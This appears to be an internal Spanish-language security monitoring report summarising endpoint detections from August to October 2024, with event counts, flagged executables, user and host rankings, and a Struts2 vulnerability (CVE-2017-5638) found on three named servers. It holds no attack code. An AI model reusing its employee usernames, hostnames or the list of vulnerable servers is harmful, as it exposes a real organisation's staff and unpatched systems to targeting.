


3- Actividades Agosto 2024

Estadísticas Generales de detección

Top de usuarios con mas eventos.

En el top de usuarios se encuentra **jcmartinezc** y **lrodriguezv** relacionado con las mismas detecciones por la ejecución TestDeviceRegConnectivity-main.zip



Behavior Monitoring


El módulo de Behavior Monitoring monitorea constantemente los puntos finales en busca de modificaciones inusuales en el sistema operativo o en el software instalado. Se detectaron por este módulo el archivo **Ahorro.exe** y **CESENTID.exe** estos se detectaron como archivos adjuntos al correo y se registraron solo como monitoreo.

File	Cuenta de Subject
Newly Encountered Programs	41
C:\Users\aarrieta\Music\TransferWMCapture\setup.exe	1
C:\Compilado_BETA_7\Record_Launcher.exe	2
C:\Soporte\Recursos Capture y Servicio TransferWmCapture V4\TransferWMCapture\setup.exe	2
C:\Compilado_BETA_7\SmartyRecordUploader.exe	3
C:\Compilado_BETA_7\CSPlugins\FFmpeg\x86\ffmpeg.exe	3
C:\Program Files (x86)\GSE\Biometric\Desktop\BiometricDesktop.exe	5
C:\Compilado_BETA_7\SmartyRecorder.exe	7
C:\COBIS\Cesantias\Entidades\CESENTID.exe	8
C:\COBIS\AhorroVoluntario\Ahorro.exe	10
Total general	41

Estadísticas Generales de detección

Historial de detección de amenazas

En la siguiente imagen se presenta el historial del total de amenazas presentadas por semana, se muestra detección similar para todas las semanas con un pico en la tercera semana para el total de 864 eventos registrados.



Eventos por grupo organizacional

En la cantidad de eventos por grupo en el árbol de sistemas, se puede ver que el grupo que mayor cantidad de eventos genera es Gre Grestion Humana con 705 eventos, relacionados con la regla Possible_Hifrm-6 que detectó archivos pdf sospechosos. Dentro de los grupos con mayor cantidad de eventos es Gre de seguridad de la información, por la ejecución de archivos posiblemente maliciosos dentro de los cuales algunos fueron excluidos porque eran archivos de prueba.



Estadísticas Generales de detección


Reglas por nombre

Dentro de las detecciones la mayor cantidad de eventos, se registran en equipos finales con 46 eventos con el módulo de violación de comportamiento.

Etiquetas de fila	Cuenta de eventName
Cloud Email and Collaboration Protection	4
WEB_THREAT_DETECTION	4
Server & Workload Protection	27
DEEP_PACKET_INSPECTION_EVENT	27
Standard Endpoint Protection	46
MALWARE_DETECTION	1
WEB_POLICY_VIOLATION	22
BEHAVIORAL_VIOLATION	23
Total general	77

Eventos por regla de la detección XDR

Dentro del top de eventos de XDR por regla, se identifica la regla de Deep Packet Inspection, esto debido a que se evidencia la siguiente vulnerabilidad Apache Struts2 Remote Code Execution Vulnerability (**CVE-2017-5638**) en los servidores (**BOGPVPPLP001, BOGPVPPLP002 y BOGPVPPLP003**).




4- Actividades Septiembre 2024

Estadísticas Generales de detección

Detecciones en puntos finales Trellix

Se evidencian un total de **618** eventos de amenazas gestionados por Trend Micro, en su mayoría es por la detección por la regla **Possible_Hifrm-6** que detecta frames embebidos dentro de archivos que pueden redirigir a posibles URLs Maliciosas, se valida los eventos y se detecta que en su mayoría corresponde al grupo Gre Gestión Humana que genera archivos PDF detectados por la regla.



Top de equipos con mayor cantidad de detecciones


En el top de equipos se encuentra **GGH-CNA-01-2453** por archivos sospechosos dentro de la regla de archivos con objetos embebidos, dentro del top de equipos con mayor cantidad de eventos es **VRI-TT-02-4053** por la detección del archivo **Test-DeviceRegConnectivity.ps1**



Estadísticas Generales de detección

Top de usuarios con mas eventos.

En el top de usuarios se encuentra Lrodriguezv por la ejecución de los archivos TestDeviceRegConnectivity-main.zip y f_0006ad reconocidos maliciosos, de los cuales TestDevice fue excluido por solicitud de seguridad de la información.



Behavior Monitoring

El módulo de Behavior Monitoring monitorea constantemente los puntos finales en busca de modificaciones inusuales en el sistema operativo o en el software instalado. Se detectaron por este módulo el archivo **SmartiyRecorder.exe** y **regla.exe** estos se detectaron como archivos adjuntos al correo y se registraron solo como monitoreo.

Top de archivos nuevos	
ARCHIVO	#
C:\grabacion_2.5\SmartyRecorder.exe	5
C:\Users\jramireza\Pictures\output\regla.exe	5
C:\Compilado_BETA_7\SmartyRecordUploader.exe	5
C:\wm-capture-v4\setup\workmanager-capture-r2.exe	5
C:\Compilado_BETA_7\SmartyRecorder.exe	6
C:\Compilado_Actualizado\SmartyRecorderHOY\SmartyRecorder.exe	6
C:\COBIS\Cesantias\Cesantias\CESANTIA.exe	7
C:\Users\ccardenast\Documents\ccardenast\2024\PROYECTOS\output\regla.exe	7
C:\grabacion_v2\SmartyRecorder.exe	9
C:\Videollamada\SmartyRecorder.exe	12

Estadísticas Generales de detección

Historial de detección de amenazas

En la siguiente imagen se presenta la cantidad de eventos por semana durante el periodo del informe, para un total de 117 archivos nuevos encontrados.



Eventos por grupo organizacional

En la cantidad de eventos por grupo en el árbol de sistemas, se puede ver que el grupo que mayor cantidad de eventos genera es Gre Gestión Humana con **624** eventos, relacionados con la regla **Possible_Hifrm-6** que detectó archivos pdf sospechosos. Dentro de los grupos con mayor cantidad de eventos es Gre de seguridad de la información, por la ejecución de archivos posiblemente maliciosos dentro de los cuales algunos fueron excluidos porque eran archivos de prueba.




5- Actividades Octubre 2024

Estadísticas Generales de detección


Detecciones en puntos finales Trendmicro

Se evidencian un total de **850** eventos de amenazas gestionados por Trend Micro, en su mayoría por archivos reconocidos como maliciosos, con 405 eventos. Seguido de **109** eventos de intentos de explotación de dispositivos expuestos a internet.



Top de equipos con mayor cantidad de detecciones


En el top de equipos se encuentra **GGH-CNA-01-2453** por archivos sospechosos dentro de la regla de archivos con objetos embebidos, se evidencia también eventos del dispositivo **GES-TCC-04-3160** por violación de políticas de conexión de dispositivos.



Estadísticas Generales de detección


Top de usuarios con mas eventos.

En el top de usuarios se encuentra cburbano por la ejecución de los archivos ejecutables desde correo, que esta excluido dentro de las políticas de análisis en tiempo real.



Behavior Monitoring


El módulo de Behavior Monitoring monitorea constantemente los puntos finales en busca de modificaciones inusuales en el sistema operativo o en el software instalado. Se detectaron por este módulo archivos para la ejecución de biométricos, ahorro y cesantías.



Estadísticas Generales de detección

Historial de detección de amenazas

En la siguiente imagen se presenta la cantidad de eventos por semana durante el periodo del informe, para un total de 538 amenazas encontradas.



Eventos por grupo organizacional

En la cantidad de eventos por grupo en el árbol de sistemas, se puede ver que el grupo que mayor cantidad de eventos genera es **Gre Gestión Humana con 544 eventos**, relacionados con la regla **Possible_Hifrm-6** que detectó archivos pdf sospechosos. Dentro de los grupos con mayor cantidad de eventos **es Gre de cuentas de personas**, por la descarga de archivos ejecutables desde correo.




6- Actividades Noviembre 2024

Estadísticas Generales de detección

